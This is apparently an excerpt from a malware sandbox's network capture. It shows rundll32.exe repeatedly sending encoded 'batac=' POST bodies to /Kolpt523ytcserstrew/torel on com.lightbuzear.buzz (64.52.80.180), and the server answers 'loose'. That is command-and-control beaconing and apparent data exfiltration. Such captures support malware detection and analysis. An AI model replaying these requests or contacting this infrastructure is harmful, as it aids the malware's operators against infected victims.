2022-08-14 06:40:07 UTC	64	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:07 UTC	64	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:07 UTC	65	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:07 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:07 UTC	65	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.22	49211	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:08 UTC	65	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:08 UTC	66	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:09 UTC	67	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:08 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:09 UTC	67	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49176	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:29 UTC	8	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:29 UTC	8	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:30 UTC	9	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:30 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:30 UTC	9	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.22	49212	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:09 UTC	67	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:09 UTC	67	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:10 UTC	69	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:09 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:10 UTC	69	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.22	49213	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:10 UTC	69	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:10 UTC	69	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:11 UTC	70	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:11 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:11 UTC	70	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.22	49214	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:11 UTC	70	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:11 UTC	71	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:12 UTC	72	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:12 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:12 UTC	72	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.22	49215	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:12 UTC	72	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:12 UTC	72	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:13 UTC	73	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:13 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:13 UTC	74	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.22	49216	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:13 UTC	74	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:13 UTC	74	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:14 UTC	75	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:14 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:14 UTC	75	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.22	49217	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:14 UTC	75	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:14 UTC	76	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:15 UTC	77	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:15 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:15 UTC	77	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.22	49218	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:16 UTC	77	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:16 UTC	77	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:16 UTC	78	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:16 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:16 UTC	79	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.22	49219	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:17 UTC	79	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:17 UTC	79	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:17 UTC	80	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:17 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
